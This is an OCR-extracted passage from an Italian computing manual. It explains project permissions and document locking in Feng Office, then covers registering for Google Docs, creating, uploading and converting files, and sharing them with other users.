


Figura 45.61. Contestualmente all'aggiunta di un progetto, conviene definire i permessi di accesso degli altri utenti. Per questo va selezionata la voce *Modifica permessi* (*edit permissions*) e in questo caso si vede che all'utente '**caio**' viene concesso di partecipare solo alla gestione dei file.



Nell'ambito di ogni progetto è possibile gestire dei documenti, in modo simile a quanto si fa con Google documenti, con la differenza che la condivisione di questi deve avvenire a livello complessivo di progetto (nella figura precedente si abilita l'utente '**caio**' a partecipare ai documenti di '**tizio**') e che la loro modifica, se concessa, non può avvenire simultaneamente. Pertanto, quando un utente vuole modificare un documento condiviso (proprio o di altri), deve prima bloccarlo, liberandolo solo dopo che ne ha salvato le modifiche.

Figura 45.62. L'utente '`tizio`' ha creato due documenti condivisi e si accinge a modificare il contenuto del primo; pertanto lo blocca per impedire un accesso concorrenziale.



Come si può intendere dal procedimento mostrato per l'installazione di Feng Office in un proprio sistema, è abbastanza semplice anche l'installazione in un sistema remoto, dove sia possibile accedere ai file solo attraverso il protocollo FTP, anche perché in quel caso, i processi del servente HTTP e degli script PHP si trovano verosimilmente a funzionare impersonando l'identità dell'utente a cui appartengono i file che vengono caricati.


45.8 Google documenti


Google documenti è una specie di applicazione per l'ufficio (documento di testo, foglio elettronico, presentazione, ecc.) che consente

il lavoro di gruppo, simultaneamente sugli stessi file. Il servizio di Google documenti è accessibile a chiunque disponga di un indirizzo di posta elettronica, oppure a chi ha già un'utenza Gmail (la posta elettronica di Google). Il servizio può essere usato, sia per la gestione di documenti, sia per l'archiviazione di dati in formati che Google non riconosce o non gestisce direttamente.

Chi dispone di un'utenza Gmail (*http://mail.google.com*) ha già accesso alle funzioni di Google documenti. Chi invece utilizza la posta elettronica presso un gestore differente, può registrarsi a Google documenti attraverso una procedura relativamente semplice, attraverso la quale ottiene però anche un'utenza per Gmail.

Figura 45.63. Fasi della registrazione al servizio di Google documenti, per chi non è già iscritto a Gmail. *http://www.youtube.com/watch?v=Ea2niDKa-Yo*





Durante la procedura di registrazione, Google richiede di inserire il proprio numero di telefono cellulare, o almeno un indirizzo di posta elettronica alternativo, che verrebbero usati solo per ripristinare l'utenza in caso di difficoltà.

45.8.1 Creazione, caricamento e gestione dei file

«

Google documenti è una specie di sistema operativo a cui si accede attraverso un navigatore comune. Tale sistema operativo offre un file system, gestito in maniera simile a quella di un sistema grafico strutturato in «cartelle» e un applicativo per l'ufficio, tutto in-linea. Vanno però osservate subito due cose importanti: le cartelle sono chiamate «raccolte» ed è consentito avere più file differenti, ma con lo stesso nome, anche se collocati nella stessa raccolta.

Si crea un file o una raccolta selezionando il bottone CREA, dal quale si ottiene un menù con i vari tipi di opzioni disponibili. Tutte le altre operazioni relative alla gestione dei file e delle cartelle creati, procedono in modo intuitivo, anche attraverso l'uso del tasto destro del mouse. Va però osservato che i file creati compaiono inizialmente in una classificazione speciale, denominata «home page», e anche quando vengono spostati in una raccolta, continuano a mostrarsi lì. I file e le raccolte che sono stati collocati consapevolmente, possono essere fatti scomparire dalla «home page», ma ciò potrebbe essere fatto anche per file non collocati diversamente. In ogni caso, se non si trova un file, si può usare la funzione di ricerca che riguarda principalmente il nome del file ed eventualmente anche il suo contenuto.

Questo video mostra la creazione di un paio di file, la loro collocazione in raccolte appropriate e l'uso del cestino: *http://www.youtube.com/watch?v=9tXjkjvMF60* .

Un file può essere caricato nella gestione di Google documenti e archiviato tale e quale, oppure convertito nei formati di Google. La conversione consente successivamente la modifica dei file caricati e

sarebbe la soluzione preferibile, tenendo conto però che file originali troppo complessi non vengono convertiti in maniera ottimale. Questo video mostra il caricamento di alcuni file, di cui solo uno viene effettivamente convertito in un formato di Google documenti: *http://www.youtube.com/watch?v=rcAshzi33Gg33* .

I file caricati o creati con Google documenti, possono essere scaricati, ovvero se ne può ottenere una copia presso il proprio elaboratore locale. A seconda dei casi, può essere necessaria una conversione; per esempio un documento di testo può richiedere di essere convertito in formato ODT, oppure DOC. Anche in questo caso, se si richiede la conversione, c'è però il rischio di perdere informazioni relative all'impaginazione originale. Questo video mostra lo scaricamento di un foglio di lavoro che viene convertito nel formato ODT: *http://www.youtube.com/watch?v=JpMhqI1ptqo* .

45.8.2 Condivisione, nel senso di collaborazione e attribuzione di responsabilità

La condivisione dei file è l'aspetto più importante del servizio di Google documenti. Ogni file che viene creato o caricato, appartiene all'utente stesso e inizialmente è un file privato. Quindi è possibile estendere l'accessibilità di questo file, in lettura o anche in scrittura, a gruppi limitati di persone o a tutti indiscriminatamente. In questo video si mostra l'utente appunti2@fastmail.fm che condivide alcuni file con l'utente appunti2@gmail.com, concedendogli la facoltà di modifica: *http://www.youtube.com/watch?v=ddo8UR29sI290* .

I permessi di accesso ai file hanno anche altre sfumature che, con lo sviluppo del servizio, potranno arricchirsi nel tempo. Le figure suc-

cessive mostrano i casi principali con la spiegazione del significato che hanno.

Figura 45.64. Condivisione con chiunque; in questo caso si può cercare di rendere meno accessibile il file, limitando l'accesso solo a chi conosce il percorso necessario per raggiungerlo (il *link*), ma si tratta di una limitazione che può essere efficace solo per brevi periodi. Inoltre si può concedere l'accesso in scrittura o limitarlo alla sola lettura (*http://www.youtube.com/watch?v=GjyJNSYQZsE*).




Figura 45.65. Condivisione personale, controllando individualmente chi può accedere e come può farlo. In questo caso, se si immette un indirizzo errato o appartenente a una persona che non risulta iscritta a Google documenti, si ottiene un'icona confusa a fianco della condivisione. (*http://www.youtube.com/watch?v=apjzHhUPgVs*).




Figura 45.66. La condivisione con una persona che non risulta iscritta al servizio di Google documenti viene evidenziata da un'icona particolare. Quando non si è certi di un indirizzo con cui si condivide un documento, è preferibile evitare l'invio della notifica attraverso la posta elettronica, in modo da non importunare uno sconosciuto. (*http://www.youtube.com/watch?v=apjzHhUPgVs*).






Figura 45.67. Agli utenti che possono modificare il documento condiviso, può essere concesso di aggiungere altre condivisioni, oppure si può riservare questa facoltà al proprietario. (*http://www.youtube.com/watch?v=KbQy-zo0D48*).



